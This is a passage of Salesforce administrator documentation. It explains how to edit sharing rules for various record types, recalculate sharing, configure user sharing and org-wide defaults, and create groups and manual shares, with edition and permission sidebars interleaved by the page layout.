Manager Subordinates Groups	A manager and all direct and indirect reports who he or she manages.
Queues	All records owned by the queue, excluding records owned by individual members of the queue. Available only in the <code>owned by members of</code> list.
Public Groups	All public groups defined by your administrator. If a partner portal or Customer Portal is enabled for your organization, the All Partner Users or All Customer Portal Users group displays. These groups includes all users allowed to access your partner portal or Customer Portal, except for high-volume portal users.
Roles	All roles defined for your organization. This includes all of the users in the specified role.
Portal Roles	All roles defined for your organization's partner portal or Customer Portal. This includes all users in the specified portal role, except high-volume portal users. A portal role name includes the name of the account that it's associated with, except for person accounts, which include the user Alias .
Roles and Subordinates	All roles defined for your organization. This includes all of the users in the specified role plus all of the users in roles below that role, including partner portal and Customer Portal roles that contain users with a portal license type. Portal roles are only included in this category if a partner portal or Customer Portal is enabled for your organization. The Roles, Internal and Portal Subordinates data set category is only available in your organization after you create at least one role in the role hierarchy.
Portal Roles and Subordinates	All roles defined for your organization's partner portal or Customer Portal. This includes all of the users in the specified portal role plus all of the users below that role in the portal role hierarchy, except for high-volume portal users.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Account and contact sharing rules available in:

Professional, Enterprise, Performance, Unlimited, and Developer Editions

Account territory, case, lead, and opportunity sharing rules available in:

Enterprise, Performance, Unlimited, and Developer Editions

Campaign sharing rules available in **Professional** Edition for an additional cost, and **Enterprise, Performance, Unlimited, and Developer** Editions

Custom object sharing rules available in: **Enterprise, Performance, Unlimited, Developer, and Database.com** Editions.

Partner Portals and Customer Portals available in Salesforce Classic

Category	Description
	A portal role name includes the name of the account that it's associated with, except for person accounts, which include the user Alias .
Roles and Internal Subordinates	<p>All roles defined for your organization. This includes all of the users in the specified role plus all of the users in roles below that role, excluding partner portal and Customer Portal roles.</p> <p>This category only displays if a partner portal or Salesforce Customer Portal is enabled for your organization.</p> <p>The Roles and Internal Subordinates data set category is only available in your organization after you create at least one role in the role hierarchy <i>and</i> enable a portal.</p>
Roles, Internal and Portal Subordinates	<p>All roles defined for your organization. This includes all of the users in the specified role plus all of the users in roles below that role, including partner portal and Customer Portal roles.</p> <p>This category only displays if a partner portal or Salesforce Customer Portal is enabled for your organization.</p> <p>The Roles and Internal Subordinates data set category is only available in your organization after you create at least one role in the role hierarchy <i>and</i> enable a portal.</p>
Territories	All territories defined for your organization.
Territories and Subordinates	All territories defined for your organization. This includes the specified territory plus all territories below it.

Editing Lead Sharing Rules

For sharing rules that are based on owner, you can edit only the sharing access settings. For sharing rules that are based on other criteria, you can edit the criteria and sharing access settings.

1. From Setup, enter *Sharing Settings* in the **Quick Find** box, then select **Sharing Settings**.
2. In the Lead Sharing Rules related list, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. If you selected a rule that's based on owner, skip to the next step.

If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

5. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit sharing rules:

- **Manage Sharing**

- 6. Click **Save**.

Editing Account Sharing Rules

For sharing rules that are based on owner, you can edit only the sharing access settings. For sharing rules that are based on other criteria, you can edit the criteria and sharing access settings.

- 1. From Setup, enter *Sharing Settings* in the *Quick Find* box, then select **Sharing Settings**.
- 2. In the Account Sharing Rules related list, click **Edit** next to the rule you want to change.
- 3. Change the Label and Rule Name if desired.
- 4. If you selected a rule that's based on owner, skip to the next step.
If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
- 5. Select a setting for *Default Account, Contract and Asset Access*.
- 6. In the remaining fields, select the access settings for the records associated with the shared accounts.

EDITIONS


Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, and Developer Editions**

USER PERMISSIONS

- To edit sharing rules:
- **Manage Sharing**

Access Setting	Description
Private (available for associated contacts, opportunities, and cases only)	Users can't view or update records, unless access is granted outside of this sharing rule.
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

 **Note:** *Contact Access* is not available when the organization-wide default for contacts is set to Controlled by Parent.

- 7. Click **Save**.

Editing Account Territory Sharing Rules

For account territory sharing rules, you can edit the sharing access settings, but no other settings.

1. From Setup, enter *Sharing Settings* in the **Quick Find** box, then select **Sharing Settings**.
2. In the Account Territory Sharing Rules related list, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. Select the sharing access setting for users.

Access Setting	Description
Private (available for associated contacts, opportunities, and cases only)	Users can't view or update records, unless access is granted outside of this sharing rule.
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.



Note: *Contact Access* is not available when the organization-wide default for contacts is set to Controlled by Parent.

5. Click **Save**.

Editing Contact Sharing Rules

For sharing rules that are based on owner, you can edit only the sharing access settings. For sharing rules that are based on other criteria, you can edit the criteria and sharing access settings.

1. From Setup, enter *Sharing Settings* in the **Quick Find** box, then select **Sharing Settings**.
2. In the Contact Sharing Rules related list, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. If you selected a rule that's based on owner, skip to the next step.

If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

5. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To edit sharing rules:

- **Manage Sharing**

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To edit sharing rules:

- **Manage Sharing**

6. Click **Save**.

Editing Opportunity Sharing Rules

For sharing rules that are based on owner, you can edit only the sharing access settings. For sharing rules that are based on other criteria, you can edit the criteria and sharing access settings.

1. From Setup, enter *Sharing Settings* in the **Quick Find** box, then select **Sharing Settings**.
2. In the Opportunity Sharing Rules related list, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. If you selected a rule that's based on owner, skip to the next step.

If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

5. Select the sharing access setting for users. For owner-based rules or criteria-based rules with ownership as criteria, the **Opportunity Access** level applies to opportunities owned by the group, role, or territory members, regardless of the associated account.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

6. Click **Save**.

Editing Case Sharing Rules

For sharing rules that are based on owner, you can edit only the sharing access settings. For sharing rules that are based on other criteria, you can edit the criteria and sharing access settings.

1. From Setup, enter *Sharing Settings* in the **Quick Find** box, then select **Sharing Settings**.
2. In the Case Sharing Rules related list, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. If you selected a rule that's based on owner, skip to the next step.

If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

5. Select the sharing access setting for users.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To edit sharing rules:

- Manage Sharing

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To edit sharing rules:

- Manage Sharing

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

6. Click **Save**.

Editing Campaign Sharing Rules

For sharing rules that are based on owner, you can edit only the sharing access settings. For sharing rules that are based on other criteria, you can edit the criteria and sharing access settings.

1. From Setup, enter *Sharing Settings* in the **Quick Find** box, then select **Sharing Settings**.
2. In the Campaign Sharing Rules related list, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. If you selected a rule that's based on owner, skip to the next step.

If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

5. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.
Full Access	Any user in the selected group, role, or territory can view, edit, transfer, delete, and share the record, just like the record's owner. With a Full Access sharing rule, users can also view, edit, delete, and close activities associated with the record if the organization-wide sharing setting for activities is Controlled by Parent.

6. Click **Save**.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#))

Available in: **Professional** Edition for an additional cost, and **Enterprise**, **Performance, Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit sharing rules:

- Manage Sharing

Editing Custom Object Sharing Rules

For sharing rules that are based on owner, you can edit only the sharing access settings. For sharing rules that are based on other criteria, you can edit the criteria and sharing access settings.

1. From Setup, enter *Sharing Settings* in the **Quick Find** box, then select **Sharing Settings**.
2. In the Sharing Rules related list for the custom object, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. If you selected a rule that's based on owner, skip to the next step.

If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

5. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

6. Click **Save**.

Editing User Sharing Rules

For user sharing rules based on membership to groups, roles, or territories, you can edit only the access settings. For user sharing rules based on other criteria, you can edit the criteria and access settings.

1. From Setup, enter *Sharing Settings* in the **Quick Find** box, then select **Sharing Settings**.
2. In the User Sharing Rules related list, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. If you selected a rule that's based on group membership, skip to the next step. If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
5. Select the sharing access setting for users. The **User Access** level applies to users who are members of the groups being shared to.

Access Setting	Description
Read Only	Users can view, but not update, records.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#))

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions.

USER PERMISSIONS

To edit sharing rules:

- [Manage Sharing](#)

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit sharing rules:

- [Manage Sharing](#)

Access Setting	Description
Read/Write	Users can view and update records.

6. Click **Save**.

Sharing Rule Considerations

Sharing rules allow you to selectively grant data access to defined sets of users. Review the following notes before using sharing rules:

Granting Access

- You can use sharing rules to grant wider access to data. You cannot restrict access below your organization-wide default levels.
- If multiple sharing rules give a user different levels of access to a record, the user gets the most permissive access level.
- Sharing rules automatically grant additional access to related records. For example, opportunity sharing rules give role or group members access to the account associated with the shared opportunity if they do not already have it. Likewise, contact and case sharing rules provide the role or group members with access to the associated account as well.
- Users in the role hierarchy are automatically granted the same access that users below them in the hierarchy have from a sharing rule, provided that the object is a standard object or the **Grant Access Using Hierarchies** option is selected.
- Regardless of sharing rules, users can, at a minimum, view the accounts in their territories. Also, users can be granted access to view and edit the contacts, opportunities, and cases associated with their territories' accounts.

Updating

- Creating an owner-based sharing rule with the same source and target groups as an existing rule overwrites the existing rule.
- Once a sharing rule has been saved, you can't change the **Share with** field settings when you edit the sharing rule.
- Sharing rules apply to all new and existing records that meet the definition of the source data set.
- Sharing rules apply to both active and inactive users.
- When you change the access levels for a sharing rule, all existing records are automatically updated to reflect the new access levels.
- When you delete a sharing rule, the sharing access created by that rule is automatically removed.
- When you modify which users are in a group, role, or territory, the sharing rules are reevaluated to add or remove access as necessary.
- When you transfer records from one user to another, the sharing rules are reevaluated to add or remove access to the transferred records as necessary.
- Making changes to sharing rules may require changing a large number of records at once. To process these changes efficiently, your request may be queued and you may receive an email notification when the process has completed.
- Lead sharing rules do not automatically grant access to lead information after leads are converted into account, contact, and opportunity records.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Account and contact sharing rules are available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

Account territory, case, lead, opportunity, order, and custom object sharing rules are available in: **Enterprise, Performance, Unlimited, and Developer** Editions

Campaign sharing rules are available in **Professional** Edition for an additional cost, and **Enterprise, Performance, Unlimited, and Developer** Editions

Only custom object sharing rules are available in **Database.com**

Portal Users

- You can create rules to share records between most types of Customer Portal users and Salesforce users. Similarly, you can create sharing rules between Customer Portal users from different accounts as long as they have the Customer Portal Manager user license. However, you can't include high-volume portal users in sharing rules because they don't have roles and can't be in public groups.
- You can easily convert sharing rules that include Roles, Internal and Portal Subordinates to include Roles and Internal Subordinates instead by using the Convert Portal User Access wizard. Furthermore, you can use this wizard to convert any publicly accessible report, dashboard, and document folders to folders that are accessible by all users except for portal users.


Managed Package Fields

If a criteria-based sharing rule references a field from a licensed managed package whose license has expired, (`expired`) is appended to the label of the field. The field label is displayed in the field drop-down list on the rule's definition page in Setup. Criteria-based sharing rules that reference expired fields aren't recalculated, and new records aren't shared based on those rules. However, the sharing of existing records prior to the package's expiration is preserved.

Recalculate Sharing Rules


When you make changes to groups, roles, and territories, sharing rules are reevaluated to add or remove access as necessary.

Changes could include adding or removing individual users from a group, role, or territory, changing which role a particular role reports to, changing which territory a particular territory is subordinate to, or adding or removing a group from within another group.

 **Note:** Use the Recalculate buttons on the Sharing Rules related lists only if sharing rule updates have failed or are not working as expected.

To manually recalculate an object's sharing rules:

- From Setup, enter *Sharing Settings* in the *Quick Find* box, then select **Sharing Settings**.
- In the Sharing Rules related list for the object you want, click **Recalculate**.
- If you want to monitor the progress of a recalculation, from Setup, enter *Background Jobs* in the *Quick Find* box, then select **Background Jobs**.

 **Note:** The **Recalculate** button is disabled when group membership or sharing rule calculations are deferred. Sharing rules for related objects are automatically recalculated. For example, account sharing rules are recalculated when opportunity sharing rules are recalculated since the opportunity records are in a master-detail relationship on account records.

When sharing is recalculated, Salesforce also runs all Apex sharing recalculations. During sharing rule recalculation, related object sharing rules are calculated as well. You receive an email that notifies you when the recalculation is completed. For example, when recalculating sharing rule for opportunities, account sharing rules are recalculated as well since opportunity is a detail of an account object.

Automatic sharing rule calculation is enabled by default. You can defer sharing rule calculation by suspending and resuming at your discretion.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Account and contact sharing rules are available in:

Professional, Enterprise, Performance, Unlimited, and Developer Editions

Account territory, case, lead, opportunity, order sharing rules, and custom object sharing rules are available in: **Enterprise, Performance, Unlimited, and Developer** Editions

Campaign sharing rules are available in **Professional** Edition for an additional cost, and **Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To recalculate sharing rules:

- Manage Sharing

Asynchronous Parallel Recalculation of Sharing Rules

Speed up sharing rule recalculation by running it asynchronously and in parallel.

When you create, update, or delete sharing rules, the resulting recalculation is now processed asynchronously and in parallel. The recalculation is run in parallel and asynchronously in the background, which speeds up the process and provides better resilience to site operations such as patches and server restarts. You'll receive an email notification upon completion. Before the recalculation is completed, you can't run other sharing operations such as creating a sharing rule or updating the organization-wide defaults.

If the number of impacted records from an owner-based sharing rule insert or update is less than 25,000, recalculation runs synchronously and you won't receive an email notification when it's completed. Owner-based sharing rule inserts and updates impacting less than 25,000 records are not available on the Background Jobs page.

Parallel sharing rule recalculation is also run in these cases.

- Click the Recalculate button for the sharing rules on the Sharing Settings page
- Recalculate your sharing rules on the Defer sharing page

You can monitor the progress of your parallel recalculation on the Background Jobs page or view your recent sharing operations on the View Setup Audit Trail page.

Recalculation of sharing rules maintains implicit sharing between accounts and child records. In the Background Jobs page, these processes corresponds to these job sub types: **Account — Extra Parent Access Removal** and **Account — Parent Access Grant**. Additionally, deleting a sharing rule corresponds to the job sub type **Object — Access Cleanup**, denoting that irrelevant share rows are removed.



Note: For an in-depth look at record access, see [Designing Record Access for Enterprise Scale](#).

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

User Sharing

User Sharing enables you to show or hide an internal or external user from another user in your organization.

Watch a demo:  [Who Sees Whom: User Sharing \(English only\)](#)

For example, you might be a manufacturer who wants to include all dealers in your organization but keep them from seeing or interacting with each other. If so, set the organization-wide defaults for the user object to Private. Then, open up access to specified dealers with sharing rules or manual sharing.

With User Sharing, you can:

- Assign the "View All Users" permission to users who need to see or interact with all users. This permission is automatically enabled for users who have the "Manage Users" permission.
- Set the [organization-wide default](#) for user records to Private or Public Read Only.
- Create [user sharing rules](#) based on group membership or other criteria.
- Create [manual shares](#) for user records to open up access to individual users or groups.
- Control the visibility of external users in customer or partner portals and communities.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Manual sharing, portals, and communities Available in: Salesforce Classic ([not available in all orgs](#))

Available in: **Enterprise, Performance, Unlimited, and Developer** Editions

IN THIS SECTION:

[Understanding User Sharing](#)

Set organization-wide defaults for internal and external user records. Then, extend access using sharing rules based on membership to public groups, roles, or territories, or use manual sharing to share individual user records with other users or groups.

[Set the Org-Wide Sharing Defaults for User Records](#)

Set the org-wide sharing defaults for the user object before opening up access.

[Share User Records](#)

Your administrator defines your organization's sharing model and default access levels for user records. If the organization-wide default access is set to Private or Public Read Only, you can extend sharing privileges for your own user record. However, you can't restrict access below your organization's default access levels.

[Restoring User Visibility Defaults](#)

Understanding User Sharing

Set organization-wide defaults for internal and external user records. Then, extend access using sharing rules based on membership to public groups, roles, or territories, or use manual sharing to share individual user records with other users or groups.

When you enable user sharing, users can see other users in search, list views, and so on only if they have Read access on those users.

Review these considerations before you implement user sharing.

“View All Users” permission

This permission can be assigned to users who need Read access to all users, regardless of the sharing settings. If you already have the “Manage Users” permission, you are automatically granted the “View All Users” permission.

Organization-wide defaults for user records

This setting defaults to Private for external users and Public Read Only for internal users. When the default access is set to Private, users can only read and edit their own user record. Users with subordinates in the role hierarchy maintain read access to the user records of those subordinates.

User sharing rules

General [sharing rule considerations](#) apply to user sharing rules. User sharing rules are based on membership to a public group, role, or territory. Each sharing rule shares members of a source group with those of the target group. You must create the appropriate public groups, roles, or territories before creating your sharing rules. Users inherit the same access as users below them in the role hierarchy.

Manual sharing for user records

Manual sharing can grant read or edit access on an individual user, but only if the access is greater than the default access for the target user. Users inherit the same access as users below them in the role hierarchy. Apex managed sharing is not supported.

User sharing for external users

Users with the “Manage External Users” permission have access to external user records for Partner Relationship Management, Customer Service, and Customer Self-Service portal users, regardless of sharing rules or organization-wide default settings for User records. The “Manage External Users” permission does not grant access to guest or Chatter External users.

User Sharing Compatibility

When the organization-wide default for the user object is set to Private, User Sharing does not fully support these features.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Manual sharing available in: Salesforce Classic

Available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

- Chatter Messenger is not available for external users. It is available for internal users only when the organization-wide default for the user object is set to Public Read Only.
- Customizable Forecasts—Users with the "View All Forecast" permission can see users to whom they don't have access.
- Salesforce CRM Content—A user who can create libraries can see users they don't have access to when adding library members.
- Standard Report Types—Some reports based on standard report types expose data of users to whom a user doesn't have access. For more information, see [Control Standard Report Visibility](#).

Set the Org-Wide Sharing Defaults for User Records

Set the org-wide sharing defaults for the user object before opening up access.

For user records, you can set the organization-wide sharing default to Private or Public Read Only. The default must be set to Private if there is at least one user who shouldn't see a record.

Let's say that your organization has internal users (employees and sales agents) and external users (customers/portal users) under different sales agents or portal accounts, with these requirements:

- Employees can see everyone.
- Sales agents can see employees, other agents, and their own customer user records only.
- Customers can see other customers only if they are under the same agent or portal account.

To meet these requirements, set the default external access to Private, and extend access using sharing rules, manual sharing, or user permissions.

When the feature is first turned on, the default access setting is Private for external users. The default for internal users is Public Read Only. To change the organization-wide defaults for external access to the user object:

1. From Setup, enter *Sharing Settings* in the **Quick Find** box, then select **Sharing Settings**.
2. Click **Edit** in the Organization-Wide Defaults area.
3. Select the default internal and external access you want to use for user records.
The default external access must be more restrictive or equal to the default internal access.
4. Click **Save**.

Users have Read access to those below them in the role hierarchy and full access on their own user record.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To set default sharing access:

- [Manage Sharing](#)

Share User Records

Your administrator defines your organization's sharing model and default access levels for user records. If the organization-wide default access is set to Private or Public Read Only, you can extend sharing privileges for your own user record. However, you can't restrict access below your organization's default access levels.

You can share external user records, such as external community users and customer portal or partner portal users. You can also share an internal user record with an external user. To view and manage sharing details, click **Sharing** on the user detail page. The Sharing Detail page lists the users, groups, roles, and territories that have sharing access to the user record. On this page, you can perform these tasks.

- To show a filtered list of items, select a predefined list from the **View** drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the **View** drop-down list and click **Edit**.
- [Grant access](#) to the record for other users, groups, roles, or territories by clicking **Add**. This method of granting access is also known as *manual sharing* of your user records.
- Edit or delete the manual share by clicking **Edit** or **Del** next to the rule.

An administrator can [disable or enable manual user record sharing](#) for all users.

Restoring User Visibility Defaults

User Sharing enables you to control who sees who in the organization. You can restore your defaults if you have previously used User Sharing.

To restore user visibility defaults:

1. From Setup, enter *Sharing Settings* in the **Quick Find** box, then select **Sharing Settings**.
2. Set the organization-wide defaults to Public Read Only for internal access and Private for external access.
3. Enable portal account user access.

On the Sharing Settings page, select the **Portal User Visibility** checkbox. This option enables customer portal users to see other users under the same portal account. Additionally, partner portal users can see the portal account owner. If Community User Visibility is also selected, users from the same community can see each other as well.

4. Enable network member access.

On the Sharing Settings page, select the **Community User Visibility** checkbox. This option enables community members to be seen by all other users in their communities. If Portal User Visibility is also selected, portal users can see other portal users from the same account as well.

5. Remove user sharing rules.

On the Sharing Settings page, click **Del** next to all available user sharing rules.

6. Remove HVPU access to user records.

On the Customer Portal Setup page, click **Del** next to all available sharing sets for HVPUs.

After user visibility is restored to the defaults, all internal users are visible to each other, portal users under the same portal account are visible to each other, and community members in the same community are visible to each other.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To view user records:

- Read on user records

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Portals and communities available in: Salesforce Classic

Available in: **Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To restore user visibility defaults:

- Manage Sharing

What Is a Group?

A group consists of a set of users. A group can contain individual users, other groups, or the users in a particular role or territory. It can also contain the users in a particular role or territory plus all the users below that role or territory in the hierarchy.

There are two types of groups.

Public groups

Administrators and delegated administrators can create public groups. Everyone in the organization can use public groups. For example, an administrator can create a group for an employee carpool program. All employees can then use this group to share records about the program.

Personal groups

Each user can create groups for their personal use. For example, users might need to ensure that certain records are always shared within a specified workgroup.

You can use groups in the following ways.

- To set up default sharing access via a sharing rule
- To share your records with other users
- To specify that you want to synchronize contacts owned by other users
- To add multiple users to a Salesforce CRM Content library
- To assign users to specific actions in Salesforce Knowledge

IN THIS SECTION:

[Create and Edit Groups](#)

[Group Member Types](#)

Many types of groups are available for various internal and external users.

[Viewing All Users in a Group](#)

[Granting Access to Records](#)

You can use manual sharing to give specific other users access to certain types of records, including accounts, contacts, and leads. Sometimes, granting access to one record includes access to all its associated records.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience



Available in: **Professional, Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

Create and Edit Groups

Only administrators and delegated administrators can create and edit public groups, but anyone can create and edit their own personal groups.

To create or edit a group:

1. Click the control that matches the type of group:
 - For personal groups, go to your personal settings and click **My Personal Information** or **Personal**—whichever one appears. Then click **My Groups**. The Personal Groups related list is also available on the user detail page.
 - For public groups, from Setup, enter *Public Groups* in the *Quick Find* box, then select **Public Groups**.
2. Click **New**, or click **Edit** next to the group you want to edit.
3. Enter the following:

Field	Description
Label	The name used to refer to the group in any user interface pages.
Group Name (public groups only)	The unique name used by the API and managed packages.
Grant Access Using Hierarchies (public groups only)	<p>Select Grant Access Using Hierarchies to allow automatic access to records using your role hierarchies. When selected, any records shared with users in this group are also shared with users higher in the hierarchy.</p> <p>Deselect Grant Access Using Hierarchies if you're creating a public group with All Internal Users as members, which optimizes performance for sharing records with groups.</p> <p> Note: If Grant Access Using Hierarchies is deselected, users that are higher in the role hierarchy don't receive automatic access. However, some users—such as those with the "View All" and "Modify All" object permissions and the "View All Data" and "Modify All Data" system permissions—can still access records they don't own.</p>
Search	<p>From the <i>Search</i> drop-down list, select the type of member to add. If you don't see the member you want to add, enter keywords in the search box and click Find.</p> <p> Note: For account owners to see child records owned by high-volume portal users, they must be members of any portal share groups with access to the portal users' data.</p>

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, and Developer Editions**

USER PERMISSIONS

To create or edit a public group:

- Manage Users

To create or edit another user's personal group:

- Manage Users

Selected Members	Select members from the Available Members box, and click Add to add them to the group.
Selected Delegated Groups	In this list, specify any delegated administration groups whose members can add or remove members from this public group. Select groups from the Available Delegated Groups box, and then click Add . This list appears only in public groups.



4. Click **Save**.

 **Note:** When you edit groups, roles, and territories, sharing rules are recalculated to add or remove access as needed.

Group Member Types

Many types of groups are available for various internal and external users.

When you create or edit a group, you can select the following types of members from the **Search** drop-down list. Depending on your organization settings, some types may not be available.

Member Type	Description
Customer Portal Users	All of your Customer Portal users. This is only available when a Customer Portal is enabled for your organization.
Partner Users	All of your partner users. This is only available when a partner portal is enabled for your organization.
Personal Groups	All of your own groups. This is only available when creating other personal groups.
Portal Roles	<p>All roles defined for your organization's partner portal or Customer Portal. This includes all users in the specified portal role, except high-volume portal users.</p> <p> Note: A portal role name includes the name of the account that it's associated with, except for person accounts, which include the user Alias.</p>
Portal Roles and Subordinates	<p>All roles defined for your organization's partner portal or Customer Portal. This includes all of the users in the specified portal role plus all of the users below that role in the portal role hierarchy, except for high-volume portal users.</p> <p> Note: A portal role name includes the name of the account that it's associated</p>

EDITIONS

Available in: Salesforce Classic (**not available in all orgs**) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

The member types that are available vary depending on your Edition.

USER PERMISSIONS

To create or edit a public group:

- Manage Users

To create or edit another user's personal group:

- Manage Users

Member Type	Description
	with, except for person accounts, which include the user Alias .
Public Groups	All public groups defined by your administrator.
Roles	All roles defined for your organization. Adding a role to a group includes all of the users in that role, but does not include portal roles.
Roles and Internal Subordinates	Adding a role and its subordinate roles includes all of the users in that role plus all of the users in roles below that role. This doesn't include portal roles or users.
Roles and Subordinates	Adding a role and its subordinate roles includes all of the users in that role plus all of the users in roles below that role. This is only available when no portals are enabled for your organization.
Roles, Internal and Portal Subordinates	Adding a role and its subordinate roles includes all of the users in that role plus all of the users in roles below that role. This is only available when a partner or Customer Portal is enabled for your organization. This includes portal users.
Users	All users in your organization. This doesn't include portal users.

Viewing All Users in a Group

The All Users list shows users who belong to the selected personal or public group, queue, or role or territory sharing group. The All Users list shows users who belong to the selected public group, queue, or role sharing group. From this page, you can view detailed user information, edit user information, and access related information.

- To show a filtered list of items, select a predefined list from the **view** drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the **view** drop-down list and click **Edit**.
- Click **Edit** next to a username to edit the user information.
- Click **Login** next to a username to log in as that user. This link is only available for users who have granted login access to an administrator, or in organizations where administrators can log in as any user.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#))

Available in: **Professional, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Granting Access to Records

You can use manual sharing to give specific other users access to certain types of records, including accounts, contacts, and leads. Sometimes, granting access to one record includes access to all its associated records.

For example, if you grant another user access to an account, the user automatically has access to all the opportunities and cases associated with that account.

To grant access to a record, you must be one of the following users.

- The record owner
- A user in a role above the owner in the hierarchy (if your organization's sharing settings control access through hierarchies)
- Any user granted Full Access to the record
- An administrator

To grant access to a record using a manual share:

1. Click **Sharing** on the record you want to share.
2. Click **Add**.
3. From the **Search** drop-down list, select the type of group, user, role, or territory to add.

Depending on the data in your organization, your options can include:

Type	Description
Managers Groups	All direct and indirect managers of a user.
Manager Subordinates Groups	Managers and all the direct and indirect reports they manage.
Public Groups	All public groups defined by your administrator.
Personal Groups	All personal groups defined by the record owner. Only record owners can share with their personal groups.
Users	All users in your organization. Does not include portal users.
Roles	All roles defined for your organization, including all users in each role.
Roles and Subordinates	All users in the role plus all users in roles below that role in the hierarchy. Only available when no portals are enabled for your organization.
Roles and Internal Subordinates	All roles defined for your organization, including all users in the specified role, all the users in roles below that role. However, it doesn't include partner portal and Customer Portal roles.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#))

Sharing for accounts and contacts is available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

Sharing for campaigns, cases, custom object records, leads, and opportunities is available in **Enterprise, Performance, Unlimited, and Developer** Editions

Territory management available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Type	Description
